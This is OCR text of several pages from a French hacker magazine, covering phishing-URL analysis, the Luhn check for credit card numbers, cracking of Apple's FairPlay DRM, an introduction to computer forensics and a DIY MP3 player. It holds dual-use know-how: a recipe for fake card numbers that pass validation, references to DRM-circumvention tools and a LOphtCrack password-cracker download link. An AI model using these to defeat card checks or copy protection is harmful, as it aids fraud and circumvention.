En cliquant sur ce lien, nous avons été dirigés sur la page web du site officiel, c'est pourquoi on peut affirmer que ce lien ne visait pas à capturer certaines informations relatives à des comptes ou cartes de crédit. Il est toutefois possible que l'un des paramètres contenus dans l'URL puisse servir à transporter votre adresse e-mail, en faisant office d'intermédiaire entre le site de spam et le vrai site.

Ce sont-là des hypothèses qui restent à vérifier : vous devrez travailler de la même façon avec les URL que vous avez sous la main, en tentant de comprendre ce qui pourrait se passer.

L'important est de toujours essayer de générer des messages d'erreur pour voir ensuite ce qui se passe. Analyser les erreurs est toujours très formateur. Dans un prochain article, nous tenterons de solliciter ce lien pour voir ce qui qu'il en ressort et vous montrerons comment déceler la présence d'une base de données MySQL.

IVxVr73
Ivxvrlvxxiii@gmail.com

OK, C'EST LE BON NUMÉRO

Voici comment fonctionne l'algorithme de Luhn pour les cartes de crédit

Prenez un numéro de carte qui pourrait très bien exister, par exemple 4539 9243 3876 3207. Prenez les chiffres impairs : le premier, le troisième, le cinquième et ainsi de suite. Multipliez par deux chaque chiffre, et si le résultat est supérieur à 9, retirez 9.

Prenez les chiffres impairs

```
4 3  9 4  3 7  3 0
```

Multipliez par deux chaque chiffre et soustrayez 9 du résultat obtenu dès lors que ce résultat est supérieur à 9 :

```
8 6  9 8  6 5  6 0
```

(Les chiffres multipliés par deux auxquels on a dû retirer 9, correspondent au cinquième et au onzième chiffre : 9 x 2 = 18 – 9 = 9 et 7 x 2 = 14 – 9 = 5)

Additionnez les chiffres obtenus :

```
8 + 6 + 9 + 8 + 6 + 5 + 6 + 0 = 48
```

A présent, prenez en compte les chiffres pairs (le second, le quatrième, le sixième...) :

```
 5 9  2 3  8 6  2 7
```

Additionnez-les tels quels, sans les multiplier :

```
5 + 9 + 2 + 3 + 8 + 6 + 2 + 7 = 42
```

Additionnez les deux totaux :

```
48 + 42 = 90
```

Le total doit être divisible par 10, sans reste. 90 est exactement divisible par 10 et donc le 4539 9243 3876 3207 pourrait être un numéro valide. Si la somme finale finit par zéro, le numéro est ok. Si la carte de crédit a un nombre de chiffres impair, la procédure reste la même, mais on multiplie les chiffres pairs et non les impairs.

◄ Les sites de phishing traquent souvent les numéros de cartes de crédit. Pour les démasquer, il est parfois utile d'entrer de faux numéros de cartes de crédit (ne correspondant à aucune carte existante) mais assez vrais pour passer avec succès l'algorithme de Luhn).

APPLECRACK

iTunes store...

En étudiant le fonctionnement des protections de fichiers musicaux, certains sont parvenus à cracker iTunes store... Voici toute la vérité sur l'affaire !

Comprendre le fonctionnement du DRM FairPlay d'Apple – utilisé pour protéger la musique d'iTunes Store, peut nous permettre de répondre à certaines questions : par exemple, pourquoi n'existe-t-il pas un seul DRM universel pour la musique (sachant qu'il existe au minimum celui d'Apple et celui de Microsoft, et que la musique protégée par un système ne fonctionne pas sur les programmes et lecteurs MP3 utilisant l'autre système), pourquoi Apple n'accorde-t-elle pas une licence pour iTunes et enfin pourquoi, au moins, ne retire-t-elle pas le DRM des musiques issues des labels indépendants, plus ouverts que les maisons de disque ?

MOTS À CONNAÎTRE


AAC : Advanced Audio Coding : codage audio avancé. Le système de compression de la musique utilisé par iTunes. Il offre de meilleures performances que le MP3 en termes d'utilisation d'espace pour une même qualité.
DRM : Digital Rights Management, gestion des droits numériques. Indique les systèmes de protection de fichiers audio, vidéo et autres médias numériques.

:: Interopérabilité ? Impossible !

Un DRM est conçu pour limiter la possibilité de lire une chanson sur n'importe quel système. Un DRM utilisable partout serait donc une contradiction en soi. Ceux qui demandent un seul et unique système universel pour protéger la musique ne savent pas de quoi ils parlent. S'il existe une protection, c'est justement pour que la musique puisse être lue sur certains lecteurs et pas sur d'autres. La protection passe en outre par un certain secret professionnel.
Si toutes les sociétés connaissaient le système, cela ne serait plus un secret pour personne et le verrou de protection volerait en éclats en quelques jours, voire en quelques heures !
On est toutefois parvenu à une certaine forme de standardisation : le format MPEG-4 AAC, utilisé par Apple et par le programme iTunes, a été conçu de façon à proposer aux différentes sociétés un point précis où placer leur propre DRM. Ça reste un secret, d'accord, mais on sait au moins où il se trouve. Pour lire un morceau au format AAC protégé par un DRM, il faut savoir où regarder et comment décoder ce que l'on y trouve.

:: Advanced Audio Coding

L'AAC a été créé par les experts audio déjà à l'origine du format MP3 : l'institut Fraunhofer allemand, Dolby, Sony et AT&T. C'est un standard ouvert, défini il y a plus de dix ans, même s'il a été enrichi et modifié entre-temps.
Il présente de nombreux avantages face au MP3, et pas seulement techniques : la distribution de la musique via AAC est libre de royalties ! Il est vrai que si les magasins online utilisaient des MP3, les chansons devraient coûter plus cher. C'est pourquoi l'AAC est utilisé non seulement par iTunes mais aussi, par exemple, par Sony, pour sa Playstation Portable et Playstation 3, par la majorité des TV satellites, la radio satellite XM et le 3GPP, le consortium des réseaux GSM 3G.



▲ *Hymn, à partir de la ligne de commande du shell. Uniquement pour utilisateurs avertis !*

vite en gravant un CD. Comme on le devine facilement, le rapport efforts/résultat est calculé selon des paramètres comportementaux propres à chaque individu, à savoir le premier utilisateur venu d'iTunes Store. Si en revanche on essaie de changer d'objectif et d'élargir son échantillon, on peut alors cibler plus précisément ceux qui cherchent à cracker FairPlay dans un but commercial.

Prenons comme exemple RealNetworks. Son DRM Helix ne fonctionne pas sur l'iPod. La société a alors créé un software qui déchiffre Helix et crée autour de la chanson un paquet d'informations très similaire à celui créé par FairPlay. Grâce à cette similitude au niveau extérieur, le morceau peut sans problème être géré en toute liberté et être lu sur n'importe quel iPod.
Une fois cette «faille» découverte, on a assisté à différentes confrontations juridiques, à la suite desquelles Apple a changé le mécanisme. Après ces modifications, le petit truc de RealNetworks n'a pu fonctionner de nouveau. RealNetworks a alors réessayé. Apple a réagi et ainsi de suite...
La seconde personne qui pourrait nourrir un certain intérêt commercial de l'exploitation de cette opportunité n'est autre que...
DVD Jon lui-même !
Notre ami a bien pensé fonder une société appelée Double Twist Ventures et souhaite à présent vendre à d'autres des licences de son software. Certes, il ne s'agit pas d'un programme révolutionnaire (du moins pas autant qu'on pourrait le croire), compte tenu du fait qu'une fois débarrassé de tous ses aspects «esthétiques», sa structure travaille exactement selon les mêmes modalités que celles utilisées par le software signé RealNetworks. Là où le "bébé» de DVD Jon fait la différence, c'est au niveau de l'astuce utilisée pour mettre en place le leurre : Jon a été rusé sur ce coup là et a fait les choses en grand !

▲ *Certains peuvent tirer un avantage considérable de la vulnérabilité de l'iTunes Store d'Apple.*


UN HYMNE À LA LIBERTÉ

Le projet Hymn a vu le jour pour reconquérir la liberté d'utilisation de la musique numérique, en passant outre la protection FairPlay. Vous le trouverez sur http://hymn-project.org/.

:: L'intérêt d'Apple

Apple fait de l'argent en vendant ses iPod, pas la musique protégée. Son intérêt à maintenir debout FairPlay et à contrecarrer les efforts de DVD Jon et d'autres, s'explique ainsi : si FairPlay cédait, les maisons de disque n'autoriseraient plus Apple à stocker les chansons sur l'iTunes Store et l'entreprise perdrait alors un formidable outil marketing.

P. Greco
pgreco@hackerjournal.it




Profession : enquêteur INFORMATIQUE

Les Experts à la sauce française ? Un représentant des forces de l'ordre s'exprime incognito, pour nous introniser au cœur des investigations informatiques !

Avec une croissance galopante dans notre société, la technologie informatique a poussé la magistrature et donc les forces de l'ordre réparties sur le territoire français, à devoir faire face à des crimes où l'ordinateur est susceptible de représenter une source de preuve. Un ordinateur qui peut donc apporter une preuve de la culpabilité ou de l'innocence de l'accusé.

Cette discipline scientifique connue sous le nom de "Computer-Network Forensics" s'est donc justement fixée cet objectif fondamental.

Les premières indications sur les méthodes opérationnelles appliquées à cette science proviennent – tiens donc – des Etats-Unis où, sans doute suite à une évolution technologique plus rapide, les forces de l'ordre ont affiné certaines techniques spécifiques à utiliser concrètement lors d'opérations de piratage informatique de grande ampleur, en permettant ainsi de dicter des lignes directrices actuellement utilisées par de nombreuses polices à l'échelle mondiale.



▲*Comment trouver un mot de passe sous Windows XP en utilisant une version de LOphtcrack.*


Il y a quelques années encore, seules quelques élites appartenant à ces organisations militaires avaient connaissance des techniques scientifiques utilisées par les forces de l'ordre. Aujourd'hui, la situation a bien changé, car Internet et ses millions d'utilisateurs garants de la plus belle forme de démocratie qui soit,

TRAQUE SUR LE NET !

Supposons que vous receviez un e-mail suspect contenant un Url dont vous souhaitez vérifier l'authenticité. Bien sûr, vous pouvez choisir parmi différentes options. La première pourrait consister à aller vérifier l'appartenance sur les registres des DNS (type www.arin.net). Vous pouvez aussi utiliser un utilitaire système ou certaines commandes à partir de la ligne de commande. Concrètement, on se tourne généralement vers des outils d'analyse de réseau très puissants, comme NetScanTools Pro. Avec lui, vous saurez en un coup d'œil qui a enregistré le domaine, le DNS et d'autres informations inhérentes. Vous pourriez également utiliser un ping Icmp pour tenter de reconstituer la structure du réseau, ou encore identifier des goulots d'étranglement dus à des routeurs ou gateway fantômes, peut-être associés à une attaque de type man-in-the-middle, à partir desquels certaines personnes malintentionnées sniffent votre trafic pour vous attaquer. Vous pouvez enfin utiliser des outils comme Port Probe, paradoxalement présent online sur un site…anti-hacker ! (http://probe.hackerwatch.org).

à travers une connaissance accessible à tous, a permis de divulguer de nombreuses informations inhérentes à cette matière. Il a également permis de développer de nombreux projets Open Source actuellement utilisés avec des produits commerciaux par les services d'investigation.

De nombreuses applications (Adepto, Aff, Retriever, Air, etc.) distribuées sous licence Gnu, ont été intégrées au sein de distributions Linux, Live ou autres, en proposant à tous les utilisateurs concernés par ce sujet, des plates-formes valides pour "l'incident response" et la "computer Forensics" (Helix est l'un d'eux, téléchargeable gratuitement sur http://www.e-fense.com/helix/).




▲ *NetScanTools Pro au travail : avec lui, on peut obtenir quasiment n'importe quelle information sur un réseau.*

On soulignera par exemple le projet 100 % italien "IrItaly", qui a vu le jour au département des Technologies de l'information, à l'Université publique de Milan (Pôle didactique de Crema), qui s'est fixé pour objectif d'informer la communauté scientifique, les entreprises et les particuliers sur les thèmes de l'Incident Response, en proposant lui aussi une distribution Linux comprenant de nombreux utilitaires pour la Computer-Networks Forensics.

:: Juste une introduction

Impossible de tout dire en une page sur la Computer Forensics, les réglementations françaises, certains concepts juridiques fondamentaux, les techniques et softwares utilisés par les polices scientifiques, etc. Nous espérons en tous les cas avoir atteint un modeste objectif, à savoir celui d'avoir fait naître en vous une certaine curiosité...

Le réseau propose actuellement de nombreuses informations sur ce sujet. Il existe en outre de nombreuses entreprises et universités qui assurent des formations destinées à élargir vos connaissances informatiques. Une dernière question : êtes-vous prêts à vous embarquer et à naviguer dans un océan d'informations ? Si oui, connectez-vous au Net, ouvrez votre navigateur et préparez-vous à ramer : la terre est encore loin !



◀ *Quand la fiction rejoint la réalité.*

PAR OÙ COMMENCER ?


On trouve sur le Net tout un tas d'outils pour tester l'ivresse qui nous envahis lorsqu'on devient un Dieu de l'informatique...

Vous pouvez commencer par ceux-là :

- afficheurs de fichiers : Quick View Plus (www.avantstar.com)
- afficheurs d'images : ThumbsPlus (www.cerious.com)
- password crackers : on trouve encore le mythique LOphtCrack ici et là (download.insecure.org/stf/lc5-setup.exe)
- outils de recherche de texte : dtsearch (www.dtsearch.com)
- duplicateurs de disques : Ghost Norton (www.symantec.com)
- systèmes d'enquête complets : Forensics Toolkit (www.foundstone.com) ; Coroner's Toolkit (www.porcupine.org/forensics/tct.html) ; Computer Incident Response Suite (forensics-intl.com/tools.html) ; EnCase Forensic (www.encase.com)
- hardware spécialisé : Forensic-Computers (www.forensic-computers.com).


Cre Strazzy
(strazzy@libero.it)

AUTOPSIE d'un lecteur MP3



Etudions ensemble son anatomie pour comprendre son fonctionnement et mener à bien certaines expériences

Fabriquer soi-même son propre lecteur MP3 ne relève plus de la science-fiction ! L'électronique a désormais atteint des résultats incroyables et on peut affirmer sans trop s'avancer qu'il suffit d'un circuit intégré pour que le tour soit joué ! Même si parler ainsi est quelque peu réducteur, dans la mesure où ce circuit intégré a besoin de plusieurs autres composants assez sophistiqués et que sa manipulation elle-même n'est pas aussi simple qu'il y paraît.



▲ *Quelques puces, une Eeprom et le tour est joué ! La construction en revanche, est une autre paire de manches, surtout si vous souhaitez utiliser des puces à montage*


Mais si vous vous armez d'un peu de patience et que vous savez y faire, construire votre propre lecteur MP3 ne sera pas mission impossible. Bon, ok, il n'aura pas le look d'un iPod, mais au moins, vous pourrez dire à vos amis «c'est moi qui l'ait fait !». En tous les cas, le simple fait de comprendre son fonctionnement sera déjà en soi une belle étape de franchie car lire un schéma en expliquant son fonctionnement n'est pas donné à tout le monde... Mais aux hackers, oui !

:: Grosse puce

La puce principale tient une place importante dans le circuit, mais c'est justement pour cette raison qu'elle est si petite par la taille. Il s'agit d'une VS1002 de chez VLSI solution, et vous la trouverez sur http://www.vlsi.fi
C'est un décodeur MPEG 1&2 audio layer 3 (ISO 11172-3), MP3+V, Wav et PCM.

Une suite de sigles qu'on a déjà du mal à lire, mais qui signifie tout simplement que nos fichiers MP3 seront décodés sans problème.
Pour les plus débrouillards d'entre vous, vous pouvez faire en sorte qu'il supporte le bitrate variable (VBR), dispose d'un convertisseur 16 bit, pilote directement des écouteurs stéréo jusqu'à 30 ohms, fonctionne avec des tensions de 2,5 et 3,6 V, contienne 7,5 Ko de mémoire RAM utilisée pendant son fonctionnement, le tout dans 7x7 mm. Un petit carré au format timbre-poste qui peut être soit soudé en surface soit inséré en plaques grâce aux broches du dessous.
Nous vous conseillons, bien évidemment, d'acheter le package nécessaire à une soudure en surface. Le soudeur devra ensuite effectuer une soudure à basse puissance et basse tension, le tout avec une certaine précision qui n'est pas forcément donnée à tout le monde. Notre essai s'est toutefois révélé concluant : c'est possible, même si,

vouons-le, ce n'est pas facile !
e circuit intégré reçoit en entrée un treaming de bit provenant de notre fichier, en l'introduisant dans une entrée érie. Le flux de bit est décodé et passé à un échantillonneur multibit 18 bit avec un convertisseur numérique/analogique avec schéma sigma-delta, pour ensuite sortir sous forme de signal analogique à travers un driver pour le casque.
Les chaînes de contrôle pour piloter le dispositif sont directement introduites sur la même ligne série qui accepte les données du streaming en entré.



▲ *Voici l'ensemble monté. Certains de nos lecteurs y verront un amas incompréhensible d'électronique en tout genre alors que tout est clair, non ?*

:: L'alimentation et le reste

L'alimentation de l'ensemble peut être assurée par une pile 1,5 V, en utilisant un circuit élévateur de tension. On peut également ajouter au système une entrée micro et la sortie stéréo pour le casque. Le tout peut être utilisé comme enregistreur et comme lecteur, avec des commandes spécifiques pour l'avance ou le retour rapide et la lecture/pause.
Bien sûr, un software s'avère indispensable, ou plutôt un firmware (pour contrôler le matériel), qui tient dans une RAM de 64 kbit, une EEPROM série type 25LC24.
C'est bien évidemment le software qui pilote notre circuit intégré et lui dicte au fur et à mesure ce qu'il doit faire : accepter des commandes et si oui, lesquelles, accepter un streaming et donc le lire, etc..
Vous devrez aussi prévoir à travers le circuit quelques connecteurs pour introduire le software dans l'Eeprom et un switch multiposition pour transmettre au circuit intégré l'opération que vous souhaitez effectuer. Enfin, l'horloge est pilotée par un quartz à 12,288 Mhz, capable de faire tourner le processeur interne de la puce, car en fin de compte, c'est bien de processeur dont il s'agit, même s'il est dédié à une fonction spécifique. Le microphone va lui aussi être connecté directement à la puce centrale, qui accepte en entrée les signaux qu'elle traitera ensuite avec un convertisseur interne analogique/numérique.
Pour la mémorisation des fichiers en entrée (si vous écoutez vos fichiers MP3) et en sortie (si vous enregistrez quelque chose), utilisez une carte mémoire flash type SD/MMC.

:: Le schéma

Ok, maintenant que nous avons franchi les premières étapes, il est nécessaire de s'en tenir à un schéma pour mieux comprendre comment les pièces sont connectées entre elles.
En haut à gauche du schéma, la partie relative à l'alimentation. La pile est branchée à un condensateur de 47microF qui fait office de réservoir, en évitant les oscillations soudaines de l'alimentation dues à des instabilités diverses de la pile : piles non alcalines qui se déchargent lentement, gros écarts de température modifiant sa capacité à distribuer un courant continu, oxydation des contacts qui augmente la résistance et donc diminue le passage de courant, et ainsi de suite.
Une puce NCP1400 est un convertisseur de courant continu à courant continu (DC to DC) qui fonctionne par impulsions en modulations d'amplitude et accepte en entrée une tension minimale de 0,9 Volt, en restituant en sortie une tension réglable de 1,8 V à 5 V par palier de 0,1 Volt. Elle contient également une résistance de feedback, un circuit de référence de tension, un oscillateur, un circuit de contrôle par impulsions en modulation d'amplitude et un commutateur FET, le tout dans un minuscule boîtier TSOP-5. Une petite impédance de 100 microH supprime les perturbations de fréquence radio générées par les différents oscillateurs.
Toujours en regardant le schéma, en haut au centre, on aperçoit le commutateur à cinq positions qui permet de sélectionner les différentes commandes. En réalité, il place sous différents niveaux de tension un pin du processeur central, qui habilite la réception des commandes software provenant de l'Eeprom.
En bas à gauche, l'Eeprom (Electrically erasable programmable read only memory, à savoir la mémoire en lecture seule, programmable et supprimable électriquement) contient le firmware qui sert à envoyer les bonnes commandes au processeur MP3.
En bas au centre, le processeur audio entouré des systèmes utiles à son fonctionnement : le petit circuit oscillateur à quartz de 12,288 Mhz appliqué aux broches 17 et 18, et sur la droite, les connecteurs du casque stéréo et de l'entrée micro, directement pilotés et pilotables par un driver hardware interne à la puce.
Quelques connecteurs pour l'interface avec le monde extérieur et le tour est joué ! Notez en haut à droite le connecteur pour la carte mémoire flash que vous pouvez interchanger.

DÉCOUPEZ VOS FICHIERS MP3

Vous voulez éditer vos fichiers MP3 ? Un programme libre vous aidera aussi dans cette opération :
Mp3 direct cut, à télécharger pour Windows sur http://www.addmusic.fr/software/mp3DC137.zip

▲ *Tout le monde l'utilise, tout le monde en parle, mais presque personne ne sait comment ça marche.*

:: Le firmware

Le firmware est Opensource GNU, donc librement téléchargeable et peut même être modifié comme bon vous semble si vous souhaitez personnaliser le tout.
Nous le lisons à l'intérieur du fichier que nous pouvons télécharger sur http://www.olimex.com/dev/soft/arm/LPC/LPC2148-MP3.zip. Un code démo qui vous permet de contrôler l'ensemble à travers le connecteur UEXT.
Le voici dans sa formulation initiale :

```
/************************************************************************\
*              efs - General purpose Embedded Filesystem library         *
*          ---------------------- ----------------------------------     *
*                                                                        *
* Filename : dir.h                                                       *
* Description : Headerfile for dir.c The files are an extend of the fs.c fs.h *
*               pair.                                                    *
*                                                                        *
* This program is free software; you can redistribute it and/or          *
* modify it under the terms of the GNU General Public License            *
* as published by the Free Software Foundation; version 2                *
* of the License.                                                        *
*                                                                        *
* This program is distributed in the hope that it will be useful,        *
* but WITHOUT ANY WARRANTY; without even the implied warranty of         *
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the          *
* GNU General Public License for more details.                           *
*                                                                        *
* As a special exception, if other files instantiate templates or        *
* use macros or inline functions from this file, or you compile this     *
* file and link it with other works to produce a work based on this file, *
* this file does not by itself cause the resulting work to be covered    *
* by the GNU General Public License. However the source code for this    *
* file must still be made available in accordance with section (3) of    *
* the GNU General Public License.                                        *
*                                                                        *
* This exception does not invalidate any other reasons why a work based  *
* on this file might be covered by the GNU General Public License.       *
*                                                                        *
*                                                  (c)2006 Lennart Yseboodt *
*                                                  (c)2006 Michael De Nil   *
\************************************************************************/

#ifndef __DDIR_H__
#define __DDIR_H__

/************************************************************************/
#include "config.h"
#include "error.h"
#include "fat.h"
#include "plibc.h"
#include "types.h"
#include "ioman.h"
#include "time.h"
#include "fs.h"
/************************************************************************/
```

J'ENTENDS RIEN !

Vous n'entendez plus rien ? Pas de panique ! Le problème se situe probablement au niveau du fichier qui s'est corrompu. Vous pouvez tester une petite application freeware mais non moins intéressante : MP3 repair tool (pour Windows) : http://www.findmysoft.com/MP3_Repair_Tool-download.html

►Ouvrez un lecteur MP3 et étudiez son fonctionnement. Mais attention : tout vrai Hacker qui se respecte ne doit pas se contenter de démonter les choses dans le seul but de les étudier... comprendre ne sert à rien si l'on n'est pas capable de tout remonter à la fin !


En définitive, vous pouvez soit vous lancer dans l'aventure soit télécharger le tout sur le site www.olimex.com/dev/mod-mp3.html. où il vous sera servi sur un plateau si vous le souhaitez.

L'important, c'est de savoir à quoi s'attendre, et surtout, comprendre comment cela fonctionne. ■

Nouveau

OSEZ DÉFIER

des grilles de Sudoku PUISSANCE 16 !



Le Sudoku des champions

Exclusivement des grilles de 16x16 cases et des grilles Samouraï

Êtes-vous au niveau de la puissance 16 ?

EN KIOSQUE

PINGOUINS sans frontières

S'il existe un seul volatile vivant en Antarctique et capable de voler, c'est bien Linux ! A condition bien sûr de le connecter à une station wireless !

Linux et wireless : deux mots souvent incompatibles entre eux. Et ceux qui en font les frais, ce sont surtout les novices qui accusent le coup après avoir décidé de migrer de Windows vers Linux, en nageant ensuite comme des dératés pour rejoindre le navire de tonton Bill. Nous allons voir aujourd'hui comment rendre le choc disons, plus supportable ;-)

